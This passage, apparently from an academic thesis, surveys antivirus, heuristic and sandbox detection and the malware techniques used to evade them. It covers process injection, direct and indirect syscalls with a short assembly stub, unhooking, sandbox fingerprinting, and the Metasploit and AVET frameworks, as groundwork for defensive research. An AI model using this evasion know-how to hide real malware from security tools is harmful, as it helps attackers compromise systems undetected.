


Figure 2.1: `kernel32.dll` hooked by a security solution

2.4.3 Heuristic-Based Method

Heuristic-based detection is a notable improvement over traditional methods namely signature-based and behavioral-based method, offering a proactive approach to identify new threats.

This technique was developed to identify suspicious features present in unknown, newly emerged and modified versions of malware. Two types of Heuristic methods exist: *Static Heuristic Analysis* and *Dynamic Heuristic Analysis* [33]. Heuristic models, depending on the security solution employed, may include one or both of Heuristic methods:

- *Static Heuristic Analysis* : This method consists of decompiling the sample program and comparing the code snippets to known malware that are in the heuristic database. The goal is to identify any malicious activities in the sample without needing to run it. If a significant sequence of bytes in the source code of a program matches with a malware in the heuristic database, the program is then flagged as malicious [33]. Furthermore, additional techniques such as *N-Grams* and *Control Flow Graphs* can be integrated to enhance detection [67].

- *Dynamic Heuristic Analysis* : The sample is executed inside a virtual environment or a sandbox [60]. The behavior is monitored by hooking API calls in order to identify any suspicious activity like for the behavioral-based method [57]. However, the need for rapid analysis often results in security solutions implementing a virtual environment with certain limitations. More precisely, not all APIs are emulated in these environments. Consequently, an attacker could exploit this limitation by using less common APIs, which can reveal that the sample is running within an emulator [53]. This will be further explained [in section *Malware Evasion Techniques*].

This method allows antivirus programs to offer an initial defense against new viruses even before the development of specific signatures, thus reducing reliance on frequent

updates from vendors. However, while it offers certain benefits, it also presents several drawbacks. A notable one is its higher tendency to generate *false positives* compared to signature-based systems [63] which can negatively impact user experience. Additionally, incorporating extra code and integrating third-party components, such as protocol parsers, could raise the risk of introducing new bugs and vulnerabilities [32]. Moreover, the evolving tactics of modern malware writers, who frequently use obfuscation and evasion techniques add further complexity for malware analysis.

2.4.4 Sandbox Detection

This techniques consists of creating an *isolated virtual environment* within a computer system. This environment, known as "*sandbox*", is separate from the resources of the host computer. The main purpose of a sandbox is to safely analyze and detect malicious software by executing it within this separated environment using virtualization technology [47].

The virtual machine within the sandbox is designed to closely resemble host environments [47], often a full OS to enhance analysis accuracy.

One of the key advantages of using a sandbox is its effectiveness against malware that is not detected by traditional AV static engines. By running malware in a sandbox, security systems can observe its behavior, analyze its characteristics and understand its operation without compromising the integrity of the actual system. Techniques such as API hooking, previously discussed, can be used to analyze the behavior of the sample being executed [47].

2.4.5 Antivirus

Antivirus software is one of the main solutions used to protect computer system against malware [43]. As malware becomes more complex each year, AV developers have responded by designing specialized scanners for different file formats and kernel drivers to monitor system activity. Modern antivirus solutions employ a wide range of engines, previously discussed, to address various security aspects. *On-demand file scanning* typically uses signature-based detection, while *real-time monitoring* can rely on API-based detection which corresponds to a behavioral-based detection method. Additionally, suspicious files are often further analysed using cloud-based scanning which offers more powerful analytical tools and resources. This approach allows for deeper and more sophisticated malware analysis, including behavioral analysis, which might not be feasible with local resources [42].

A key feature of AV applications is their incorporation of a heuristics engine, which, depending on the AV solution, may also include a behavioral heuristic analyzer [28]. This provides a multi-layered protection approach that guarantees a robust defence against a wide range of cyber threats.

Additionally, some antivirus solutions incorporate *IAT Checking* to detect suspicious behavior in imported functions, such as groups of imports commonly used by malware. Furthermore, API Hooking in user-space, which refers to the part of the system where user applications and processes run, level can also be part of the AV engine, enabling the analysis and detection of frequently used APIs by malicious software [27].

A study by Botacin et al. [29] detailed the various types of scans used by antivirus software to detect different attack surfaces. More specifically, AV solutions often include the following:

- *File System Scans*: Monitor newly created or modified files.
- *Process Scans*: Track process interactions to detect malware activities.
- *Memory Scan*: Inspect loaded process images to detect fileless malware but comes with huge performance costs. Due to high performance costs, this type of scan is typically triggered only during on-demand scans and not in real-time.
- *Network Inspection*: Monitor internet traffic and application communication.
- *Browser Protection*: Inspect browser traffic and page contents through plugins and extensions.

2.4.6 VirusTotal

VirusTotal is one of the most used online scanning platforms. These platforms allow users to scan files or URLs using engines from mutliple vendors. For file scanning, VirusTotal checks the uploaded file against more than 70 antivirus vendors to determine if it is malicious, diverse sandboxes environments are also used for this type of scan [42]. As explained by Oberheide et al. [54], using a platform that leverages multiple antivirus solutions, rather than relying on a single one, improves malware detection. These engines are continually updated with the latest virus definitions and incorporate a heuristic scanner with a dynamic analyzer [28].

Whenever a file is uploaded, VirusTotal initially checks if the hash of the submitted file already exists in its database, indicating a previous scan. If found, VirusTotal will display the most recent scan results. Otherwise, the scanning process will start. Once completed, the detection results are displayed [67]. It is then up to the user to decide whether to consider the file as malicious. VirusTotal also offers private scans that do not include antivirus engine analysis.

For sandboxes, VirusTotal uses both in-house [7] and external [8] sandboxes to analyze files. In these controlled environments, submitted files are executed and their behavior is closely monitored. This monitoring includes observing system changes, network activities and file interactions, which are crucial for identifying potentially malicious actions.

Each sandbox is designed to trace the activities and communications of files, producing detailed reports that include information on opened, created and modified files, created mutexes, set registry keys, API calls, contacted domains, URL lookups and more. These sandboxes are an effective way to quickly identify suspicious programs. When a sample is submitted, a comprehensive behavior report is generated and returned [45].

When files or pages are submitted to VirusTotal, their contents may be shared with its premium clients which has been designed for cybersecurity experts and developers. This sharing is important in identifying and understanding new cybersecurity threats and malware, helping in the development of effective countermeasures and defensive strategies. However, there is a risk that individuals with malicious intent could subscribe to VirusTotal's premium services and gain access to recently submitted malware samples. Such access might enable them to study and modify the malware, helping it evade detection [67].

A key feature of VirusTotal is its emphasis on user feedback and community participation. Users can contribute by commenting on and voting on submissions, thereby helping to

build a shared knowledge base. This collaborative effort enhances dynamic and responsive threat intelligence.

Leka et al. [42] highlighted a significant drawback. He observe differences in detection between the antivirus engines used in VirusTotal and their desktop counterparts. Since VirusTotal operates as a black box, the study aimed to evaluate its reliability compared to desktop antivirus solutions. The research revealed that VirusTotal generally displays lower malware detection rates. This disparity is attributed to the fact that AV engines from VirusTotal do not use cloud detection, reducing their efficiency. The paper emphasizes the importance of understanding these differences, especially given VirusTotal's widespread use in research and malware analysis.

2.5 Malware Evasion Techniques

While antivirus software typically offers robust protection against most threats, it is not flawless. Hackers are increasingly using sophisticated evasion techniques to avoid detection. In this section, we will explore the various methods hackers use to circumvent the three layers of detection previously discussed.

2.5.1 Evading Static Detection

In this section, different techniques used for bypassing antivirus static detection engines will be presented. We will explore various obfuscation methods designed to alter code, making it easier to evade static detection mechanisms. Additionally, we will examine various encryption techniques, including oligomorphic, polymorphic and metamorphic encryption, and their effectiveness in bypassing static AV detection. The discussion will also cover how packaging and other obfuscation techniques are employed to successfully evade detection by most static engines.

Dead code insertion *Dead code insertion* is a technique used in malware development to evade detection by incorporating non-functional code segments, known as "dead code". These segments alter the appearance of the code without changing its functionality, thereby avoiding signature-based static detection. This can be achieved using NOP (No Operation) instructions [61].

Subroutine reordering This sophisticated obfuscation technique consists of randomly reorganizing subroutines (functions or methods) of a program. Unconditional or conditional jumps are inserted to maintain its functionality, creating various subroutine combinations and significantly complicating static detection [68].

Code transposition This technique consists of reordering the sequence of instructions in the original code without affecting its behavior [31]. It is achieved by randomly shuffling the instructions and then restoring their original execution sequence using unconditional jump (or branch) instructions. As a result, the program flow remains unchanged but its structure becomes more difficult to analyze [68].

The difference between subroutine reordering and code transposition lies in their level of granularity. Code transposition can be more granular, affecting individual lines or

blocks of code, whereas subroutine reordering deals with larger, more distinct code units (subroutines).

Register reassignment This technique involves altering which registers are used to store and manipulate data without changing the program's overall functionality. For example, if a piece of code initially uses register the EAX to hold a value, *register reassignment* might modify the code to use the EBX register instead. This concept was seen in the *Win95/Regswap virus*. However, wildcard searching can defeat this obfuscation technique, since it can identify patterns and functionalities despite changes in register usage [68].

Instruction substitution This technique involves replacing one or more instructions with different instructions or sequences that achieve the same result but in a less straightforward manner. This substitution is carefully designed to ensure that the functionality of the program remains unchanged. For example, the instruction `move eax, 0` can be replaced with `xor eax, eax`, which also results in the value `0` [61].

Code integration This sophisticated obfuscation technique involves embedding malware into a target program. The process starts by decompiling the target program into smaller components, inserting the malware into these components and then reassembling them into a new executable. This seamless integration significantly complicates detection and recovery efforts [68].

Packing code This technique involves changing the structure of an executable (e.g., PE executable) by reducing its size or obfuscating it for intellectual property protection. While packers may initially appear harmless, as they are used for various legitimate purposes, they can also be exploited for malicious intent. Specifically, they can conceal the functionalities of the executable from static analysis, making the detection process more challenging [67].

In practice, a packer obfuscates and compresses the *.text* section which contains the code of the targeted executable. Depending on the packer used, other section could also be modified. The packer then integrates a piece of code known as a stub. Its role is to decompress the executable in the memory of the OS during runtime and redirects the execution flow back to the original entry point (OEP) of the program, which was set prior to the packing process [67].

Encryption This technique is widely used to effectively bypass antivirus software and hiding the source code [67]. The process involves altering the program's code, ranging from simple methods like XOR obfuscation to more sophisticated approaches, including symmetric cryptography (using a single key for both encryption and decryption) and asymmetric cryptography (employing a public key for encryption and a private key for decryption). These techniques are designed to hide the malicious code from signature-based detection.

The outcome of this process consists of an encrypted payload, a key for encryption and decryption and a decryption routine, also known as decryptor. Before executing its malicious operations, the malware must first decrypt the payload using the key and decryption routine. Following decryption, the code is loaded into runtime memory, enabling it to perform its malicious activities.

However, encrypted malware has a weakness. Indeed, it consistently uses the same decryption routine to decrypt the payload. This repetitive usage allows signature-based

detection to recognize the unique signature of the decryptor, enhancing their ability to identify such malware [61].

There are several techniques, namely *Oligomorphic*, *Polymorphic* and *Metamorphic* code, that leverage code encryption to bypass static detection.


Oligomorphic This technique addresses the problem of using the same decryption routine for each infection. The key idea is to vary the decryption routine of the encrypted virus with each new infection. During execution, the malware first infects the system and, during replication, randomly selects a decryptor from a limited set. By choosing a different decryptor each time, the malware creates a new variant with a unique decryptor, thereby bypassing detection by avoiding the signatures associated with previous decryption routines [58].

Polymorphic *Polymorphism* is a more advanced technique compared to oligomorphism. Like oligomorphic malware, it generates a new decryptor for each variant as it propagates. However, polymorphic malware is distinguished by a mutation engine capable of producing an unlimited number of decryptors, significantly enhancing its evasion capabilities. It employs various obfuscation techniques to achieve this, making polymorphic malware more sophisticated and harder to detect using static signature analysis on the decryption routine [58].

Metamorphic This method goes beyond the complexity of the techniques described above by also modifying the *body* of the malware for each new copy. During replication, it performs mutations using various techniques such as adding useless conditions and variables, changing machine instructions and inserting NOP instructions, among others. These modifications are made without affecting the core functionality of the malware [67], demonstrating a higher level of sophistication in evading static detection engines.

IAT Obfuscation One method for obfuscating API calls involves using a technique called *API call site tampering*, also called *Dynamic Loading of APIs*. This technique eliminates the dependence on the IAT by resolving API addresses at runtime instead [44].

In this approach, the program stores the API names and, when needed, dynamically obtains the API addresses using functions such as `GetProcAddress`, `GetModuleHandleA` or `LoadLibrary` during runtime. However, this method has a drawback. It requires that the library names must be explicitly provided as parameters, potentially exposing the targeted library names. Encrypting the API names can mitigate this issue by ensuring that security solutions analyzing the strings of the program do not detect any suspicious patterns [44].



(d) Callsite tampering

Nevertheless, the functions `GetProcAddress` and `GetModuleHandleA` will still appear in the IAT, which itself constitutes a signature and can therefore be flagged by security solutions.

2.5.2 Evading Dynamic Detection

While static evasion techniques are useful, they become ineffective once the malware is running. At some point, the malware will be decrypted and executed,

whether in runtime memory or during its malicious activities. Consequently, security solutions can detect these behaviors and block the execution of the malware.

In this subsection, we will explore various evasion techniques designed to circumvent dynamic analysis engines. The objective is to understand the methods that can potentially bypass antivirus engines and sandbox environments. This analysis is divided into three distinct parts:

First, we will examine techniques targeting *behavioral detection*, which involves observing malware activities during real-time execution to understand how it behaves.

Next, we will investigate evasion methods used against *dynamic heuristic detection* by antivirus engines, particularly those employing emulated environments to analyze malware behavior.

Finally, we will address techniques for evading detection in *sandbox environments*, where malware samples are executed in virtual environments replicating full operating systems.

This comprehensive overview aims to provide a deeper understanding of malware evasion techniques against dynamic analysis engines.

Evading Behavioral Detection

This section explores techniques used to evade behavioral detection by antivirus solutions. We will focus on *Process Injection* methods, which involve inserting malicious code into legitimate processes to bypass detection. Key techniques include *Remote Thread Injection*, *DLL Injection*, *Reflective DLL Injection*, *Process Hollowing* and *APC Injection*. Additionally, we will discuss *API Hooking Evasion* and the various techniques used to perform it. Each method enables malware to hide its activities and evade security defenses effectively.

Process injection

Process injection is a method used to circumvent the behavioral engines of antivirus solutions. This method consists of injecting malware code into the address space of a legitimate process operating within the system. Additionally, the injected code can inherit the permissions of the host process. This can potentially give a malicious actor more capabilities to achieve his objectives. This allows the malware to remain undetected by AV solutions that depend on behavioral detection, allowing it to operate for a long period before eventually being detected [59].

This technique is not limited to the injection of shellcode, which is a small piece of code used as payload by the attacker. Indeed, it extends to the injection of DLLs and even entire executable files [53].

Performing a process injection typically involves the following steps:

1. Identifying the *target process*;.
2. Obtaining a *handle* to *access* the *address space of the targeted process*;
3. Allocating a *virtual memory address space* for the *code injection* and setting it to *allow execution*;
4. *Inject the code* into the *allocated memory address space* of the *target process*;
5. *Inserting the code* into this allocated space within the memory of the target process;

6. *Triggering the execution of the injected code* (e.g., by starting a new thread).

Given that process injection is a more general technique, our focus will be on some different methods: *Remote Thread Injection*, *DLL Injection*, *Reflective DLL Injection*, *Process Hollowing* and *APC injection*.

Remote Thread Injection *Remote Thread Injection*, also known as *Remote Thread Shellcode Injection* or simply as *Shellcode Injection*, is as a simple method to perform process injection. This technique operates by *integrating a shellcode* or payload, into the *context of another process*. Following this, it initiates a new thread using the API call `CreateRemoteThread` within the targeted process to execute the injected payload. By using the context of a trusted process, the malware can evade detection and hide itself in legitimate activities, making it challenging for security systems to distinguish the malicious behaviour from the normal operations of the host process [67].

DLL Injection The classical *DLL injection* remains a widely used method among various process injection techniques. This method consists of inserting the *file path of a malicious DLL* into the memory space of a target process instead of a shellcode. Subsequently, a remote thread is initiated within that process, like the Remote Thread Injection, which then loads the malicious DLL, executing the contained payload [59].

Reflective DLL Injection *Reflective DLL injection* is an advanced technique that allows the execution of a DLL *directly within the memory space of a target process*, bypassing the standard operating system mechanisms for library loading. Unlike other DLL injection methods that depend on system functions like *LoadLibrary* to load DLLs from disk, reflective DLL injection operates by *loading the DLL from memory*. This approach involves modifying the DLL to include a custom loader. Then, when executed by an initiated remote thread, this custom loader maps the DLL into the memory space of the process without relying on the Windows loader [35].

Process Hollowing *Process Hollowing* is another process injection technique, characterized by its ability to manipulate a legitimate process. It achieves this by replacing the code of the original process with that of the malware. This method enables the execution of malicious code to impersonate a normal process since it operates within the memory address space of the targeted process, enhancing therefore its ability to evade detection [67].

In more details, this technique involves the creation of a legitimate process in the operating system, but in a suspended state. The core of this technique lies in emptying (hollowing) the memory contents of this legitimate process and then filling it with the code of the malware. Additionally, it aligns the base address of the malware with that of the hollowed section of the legitimate process. Such execution not only hides the malware but also has the potential to bypass behavioral detection systems, leveraging the trust typically granted to the host process [67].

The study made by Emeric [53] highlighted that replacing the memory of the process is no longer feasible when it is protected by Data Execution Prevention (DEP). In such circumstances, the author suggests a more straightforward approach consisting of initiating a new instance of the process and executing the payload within this instance. Given that the malicious code has been written by the attacker, this technique is guaranteed to succeed, assuming that the code responsible to run the payload has been compiled without the DEP feature activated.

APC Injection *Asynchronous Procedure Calls (APCs)* are a feature of the Windows operating system that enables the execution of functions asynchronously within the context of a specific thread, allowing a program to perform multiple tasks simultaneously. Each thread within a process has its own queue for APCs. When an APC is queued for a thread, it specifies a function to be executed asynchronously [9].

Malicious actors can exploit this mechanism by queuing an APC that triggers the execution of malicious code by using the `QueueUserAPC` API call. This is done by passing the address of the malicious code to the `QueueUserAPC` function, which then schedules it for execution. This technique, called *APC Injection*, requires the targeted thread to be either in a *suspended* or an *alertable* state, which means it is ready to execute queued APC functions once it enters a waiting state that allows for such execution. Such a condition can be challenging to find in threads running under normal user privileges [10].

Early Bird APC Injection is a sophisticated variant designed to successfully perform APC Injection without finding a thread in an alertable. In this technique, malicious actor creates a new process in a *suspended state*, queues an APC to the main thread of this process and then resumes it. When the process resumes, it begins by emptying its APC queue, leading to the execution of the malicious code before any other thread activity. As a result, the injected payload is executed successfully, potentially bypassing security solution if hooks have not been set up before the execution of the main thread [50].

API Hooking evasion As explained by Bernardinetti et al. [27] security solutions including AVs make usage of *API hooking* on API calls in user-space level. This allows the analysis and monitoring of programs at runtime. By analyzing patterns of API calls, these solutions could distinguish between legitimate and malicious activities.

Malware authors have developed new techniques to circumvent this detection method. However, to understand these evasion techniques, it is essential to first explain several key concepts of Windows internals, including APIs, syscalls (system calls) and user-space hooks.

The Windows OS operates in two distinct modes: the *user-mode*, which allows the program to be executed in a user-defined level which is not part of the kernel, and the *kernel-mode* which allows the execution of code belonging to the OS such as services and drivers. This segregation is done because if a program has access to the system hardware, it can manipulate it and do whatever it wants. However, almost all programs running on user-mode needs access to the GUI, the input/output operations, communication, among others. This led to the development of syscalls. This provides an interface allowing the program running on user-mode to request services from the kernel. Syscalls can be used either directly by a program running in user-mode, difficult since they often lake documentation, or through the use of an API that provides to the users a set of abstracted functions to initiate a system call. Most system calls have a user-space wrapper function, the hooking can be performed either on the Windows API, Native API (function starting with prefix "*Nt*") or on the syscalls directly [46]. Whenever an *API* is called, it invokes *NTAPIs*, which in turn issue *syscalls* to the kernel to execute the requested operation. For example, when the `VirtualAlloc` (or `VirtualAllocEx`) API function is called, it triggers the execution of its NTAPI equivalent, `NtAllocateVirtualMemory`. This NTAPI then issues a *syscall* to interact with the kernel and allocate the requested memory.

System calls use a special number called the *System Service Number (SSN)*. The kernel

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtAllocateVirtualMemory)
    syscall
    ret
NtAllocateVirtualMemory ENDP

NtProtectVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtProtectVirtualMemory)
    syscall
    ret
NtProtectVirtualMemory ENDP
```

Figure 2.2: Implementation in assembly code for direct syscalls

uses these numbers to distinguish syscalls from each other.

The majority of system calls are provided through the `ntdll.dll` dynamic link library (DLL), serving as the primary source for these essential functions.

While the exploitation of syscalls has not traditionally been widely used for shellcode purposes, as noted by Brizendine [30], their appeal lies in their resistance to detection by antivirus solutions. Malicious use of Windows API calls can be intercepted by antivirus systems using API hooking in user-mode, rendering this approach less effective. Therefore, exploiting Windows syscalls offers a highly effective method for evading antivirus systems.

Bypassing hooks in user-mode can be effectively achieved by writing functions that directly invoke syscalls [11]. Different other methods can also be employed to call syscalls stealthily:

- *Direct Syscalls*: This technique consists of creating a custom version of a syscall function directly in assembly language rather than using the standard APIs provided by the OS. More precisely, the stub (code) of the corresponding native function, obtained with `ntdll.dll`, is directly written into assembly using an `.asm` file [12]. This custom syscall is then executed from an assembly file. The primary goal is to bypass API hooking method used by security solution which monitors API calls in user-mode to detect and analyze potentially malicious activities. More precisely, it enables the execution of syscalls directly from assembly code circumventing therefore the hooked APIs that would normally alert security solutions. However, the main challenge is to identify the SSN which change across different version of the OS. To address this, the SSN can be either hard-coded or determined at runtime [11]. Hard-coding SSNs, while straightforward, is not flexibility and may not work across different systems. Determining SSNs at runtime, however, allows the malware to adapt to the specific system it is executing on, making the attack more versatile. Several tools, like SysWhispers [13] and HellsGate [14], have been developed to make the use of Direct Syscalls easier.

- *Indirect Syscalls*: This technique is designed in a similar way to direct syscalls, requiring the creation of assembly files. However, instead of using the syscall instruction directly in the assembly function, it performs a jump to the syscall within the memory area of `ntdll.dll`. This approach is advantageous because modern security solutions often monitor for syscalls made from outside the `ntdll.dll` address space, as this is considered unusual behavior in Windows (see Figure 2.3). Additionally, the return statement is removed since the return execution now occurs within the `ntdll.dll` memory area, effectively directing from `ntdll.dll` back to the custom




Figure 2.3: Illustration of an indirect syscall

indirect syscall assembly. Unlike direct syscalls, indirect syscalls require dynamically extracting not only the SSN but also the memory address of the syscall instruction to perform the jump instruction [12]

- *Unhooking*: This technique involves restoring the original state of the NTDLL library so that calls are no longer intercepted by security solutions. The unhooked version of the library can be obtained from several sources, with a common method being to load it directly from disk where an original copy typically resides. Windows maintains original versions of system libraries on disk, allowing them to be reloaded into memory to overwrite the *.text* section of the hooked DLL. As a result, when the library is reloaded, calls proceed without interception, effectively evading security solution monitoring [27].

Evading Dynamic Heuristic Detection

Dynamic Heuristic Analysis, as discussed in the *Heuristic-Based Method* section, involves the execution of a sample within a controlled environment, allowing AVs solutions to monitor its behavior. These analyses, constrained by performance limits, neither use a complete Windows OS nor fully virtualize hardware. Instead, they imitate a subset of the Windows API on top of often incomplete CPU emulation. This makes AV emulators easily detectable and vulnerable to evasion methods [28].

The paper made by Jeremy et al. [28] explains that "Black-Box" fingerprinting is a viable method for evading dynamic heuristic analysis. It identifies hard-coded environmental artifacts and detects timing inconsistencies, among other indicators, allowing malware to recognise emulated environments and modify its behavior to evade detection. Furthermore, using non-emulated APIs to obtain hard-coded responses from the AV helps confirm the presence of emulation, indicating that the malware is operating within a virtualized context [40].

Some other example of evasion techniques are explored by Nasi et al. [53]. The authors introduce the "Offers you have to refuse" method, which leverages the resource limitations of the AV by executing code requiring a large amount of resources, thereby forcing the AV

to stop its analysis. Additionally, they highlight the adaptations to counter fast-forwarded sleep calls by including repetitive simple operations. The author further explains that it is also possible to distinguish whether such acceleration has occurred by comparing the timestamps immediately before and after executing the sleep call. Another idea is to access non-existent web domains, which, in an virtualized environment, might incorrectly return positive responses due to potential simulated network services.

Evading Sandboxing Detection

As a reminder, *Sandboxing* are designed to closely replicate a host environment, thus typically running on a full OS. This contrasts with *Dynamic Heuristic Detection*, which uses an emulator with a subset of API calls instead.

There are two main types of evasion techniques targeting sandboxes:

- *Fingerprinting Evasion*: This method involves detecting artifacts specific to the sandbox environment [28].
- *Dynamic Evasion*: This technique focuses on bypassing the monitoring system of the sandbox, which uses methods like API hooking [50] [51].

Sandbox evasion through fingerprinting involves malware detecting the analysis environment by identifying specific patterns and artifacts. Similar to evading *Dynamic Heuristic Detection*, this method collects and analyzes environmental data. Known as "Black-Box fingerprinting" by Jeremy et al. [28], it exploits common misconfigurations, such as inconsistencies in CPU specifications (e.g., displaying a CPU name with more cores than allocated to the machine), among others. These insights allow malware to perform checks to verify the authenticity of its operating environment before executing its payload [41].

Malware authors often perform the following steps to bypass sandbox detection:

1. Writing a *decoy sample* that will be executed into the sandbox environment.
2. This decoy sample is designed to *gather* as many environmental *fingerprints* as possible.
3. The malware either *transmits* these collected fingerprints to an external server for analysis or when the sandbox do not have internet connectivity, it may *store this information* in system registries which will then be included in the *analysis reports*. Another method could be to drop files which names correspond to the fingerprints collected [28]. This will give the attackers a clear understanding of the sandbox's patterns.
4. The attacker, by *analyzing* observations from the decoy sample, can precisely *adjust* his malware to *change its behavior* when *detecting specific fingerprints*, thereby enhancing its ability to evade detection [45].

Other examples of fingerprinting, as highlighted by Mohanta et al. [51], include checking whether the malware is running in a virtualized environment by looking for specific files, registry entries, virtual machine artifacts, process names or installed drivers indicative of VMs like VirtualBox or VMware. Additionally, identifying certain software can suggest

that the malware is running in a sandbox environment. This information enables the malware to alter its behavior accordingly [48]. Furthermore, timing attacks can be employed to exploit the limited analysis timeframe of sandboxes. By delaying the initiation of the malicious payload until after the observation period of the sandbox, the malware can evade detection and remain hidden [51].

Regarding the sandbox monitoring systems, a crucial technique used by sandboxes involves logging API calls through hooks, as mentioned by Mohanta et al. [51]. In response, malware authors attempt to detect the presence of hooked APIs by examining the DLLs loaded by known sandbox agents. They may also use methods to unhook these APIs or perform direct or indirect syscalls if the sandbox does not hook system calls directly. Depending on the specific sandbox, these tactics can be highly effective in evading analysis, thereby concealing the operations of the malware [34].

2.5.3 Evasion Frameworks

Open-source evasion frameworks, such as Msfvenom and AVET, play a crucial role in cybersecurity, particularly in ethical hacking and penetration testing. They facilitate the creation, injection and management of payloads designed to bypass antivirus and other security solutions. These tools are essential for security professionals to simulate cyberattacks, identify vulnerabilities and strengthen system defenses. In this subsection, we will explore Metasploit, msfvenom and AVET, as these are the frameworks that will be used in our upcoming experiments.

Metasploit and Msfvenom

Metasploit is a popular tool used for reconnaissance, exploitation and performing actions on compromised systems. It has been particularly noted for its ability to contribute to the development of unique payloads through its evasion modules. These evasion modules represent an improvement in leveraging traditional techniques while offering the possibility to generate unique payloads using *msfvenom*, a command line tool used for that purpose.

Metasploit is composed of five modules: *auxiliary*, *encoders*, *exploits*, *nops*, *payloads* and *post* [50].

The module to generate malware is the *payloads* module. This latter is designed to create and manage the code that will be executed on the target system. Payloads can be as simple as a command that adds a user to the system or as complex as a full-featured Remote Access Trojan (RAT). One of the RATs that can be created using Metasploit is *Meterpreter*. This payload provides extensive control over the compromised system. Meterpreter operates entirely in memory, which helps it evade detection by traditional antivirus solutions. It offers a range of functionalities including, but not limited to, file system manipulation, command execution and network pivoting, making it a powerful tool for penetration testers and malicious actors alike [15].

The Meterpreter payload comes in different versions, namely staged and stageless. The staged version splits the payload into two parts: the stager (first stage) and the stage (second stage). The stager is a small initial payload that sets up a connection between the attacker's machine and the victim's machine. Once this connection is established, the

larger stage payload, which contains the full Meterpreter payload, is delivered over this connection [15].

The stageless version, on the other hand, combines both the stager and the stage into a single payload. This form of payload immediately establishes the connection and delivers the full Meterpreter payload in one go, simplifying the deployment process and reducing the complexity involved [15].

AVET

AVET which stands for *AntiVirus Evasion Tool*, is a collection of AV Evasion techniques used by malicious software for making life of pentesters and security researcher easier [37].

It supports a range of input payloads including shellcode, exe and dll files, and offers various methods such as shellcode/dll injection and process hollowing for evading detection. The tool also provides flexible payload retrieval methods, usage as a dropper, and the ability to chain multiple evasion layers [16].

Additionally, various strategies can be employed to bypass sandboxing and heuristic analysis. Emulators, for example, may cease the execution after a specific duration of time, creating an opportunity for evasion. Tools like AVET are particularly effective in these scenarios [37].

Chapter 3

Implementation & Testing

In the development of our methodology, we drew inspiration from the studies conducted by Samociuk [59] and Maňhal [50]. Samociuk's study assesses the effectiveness of an evasion framework in bypassing AV detection by evaluating both the static and dynamic execution of samples to establish a Meterpreter session. On the other hand, Maňhal's study focuses on evaluating the ability of CAPEv2 sandbox to evade the monitoring using a Meterpreter payload and various evasion modules available on Metasploit.

Our research extends beyond the previous studies by incorporating both sandbox and AV analysis. We aim to achieve this by deploying VMs and creating a *lab environment* for comprehensive testing. This setup allows us to evaluate samples against both *AV* and *sandbox* systems, providing a more comprehensive test environment. The use of a sandbox is crucial for evaluating potential IoCs produced by samples generated from an evasion framework.

A significant limitation identified in previous research, as discussed [in section *Related Work*], is the superficial approach to improving generated samples. These studies do not dive into modifying the evasion frameworks or creating custom samples that use the same underlying logic while attempting to obfuscate them to bypass detection methods. Additionally, there is a lack of understanding of the mechanisms by which these payloads are identified, failing to explore potential modifications to evade detection. The studies only assess their current effectiveness in avoiding detection rather than exploring ways for improvement.

Moreover, Maňhal focuses merely on well-known staged Meterpreter payloads when assessing the CAPEv2 sandbox without implementing any obfuscation or evasion techniques, despite discussing some of these methods. Moreover, the author does not evaluate the other capabilities of CAPEv2, such as extracting payloads, dumping processes and logging APIs through behavioral analysis. Instead, the focus is solely on evaluating the behavioral signatures produced by CAPEv2. Additionally, there was no attempt to evaluate the effectiveness of evasion framework tools in bypassing detection mechanisms or to reduce IoCs produced by the stager.

In our study, we will generate samples using an evasion framework and then assess them against a sandbox. We will create custom samples and evaluate them in our lab environment, with the goal of reducing IoCs and evading the monitoring system of the sandbox. Subsequently, we will enhance the selected framework to improve its capabilities. This comprehensive approach aims to have a deeper understanding of evasion techniques and increase the effectiveness of the samples in bypassing detection mechanisms. Finally, we will evaluate both the custom samples and those generated by the extended evasion framework against an AV solution.

3.1 Selection of a Sandbox

When discussing open-source sandboxes, the first that often comes to mind is the well-known Cuckoo sandbox. Unfortunately, Cuckoo is no longer supported. However, *CAPEv2*, as described in Maňhal's study [50], is an advanced malware sandbox derived from Cuckoo that extends its capabilities and is actively maintained at the time of writing this thesis. Additionally, CAPEv2 is also employed on platforms such as VirusTotal, where behavior analysis is also conducted within a CAPE sandbox. For our experiments, we will assess the samples generated by an evasion framework, that will be selected [in section *Selection of Evasion Framework*], against the CAPEv2 sandbox.

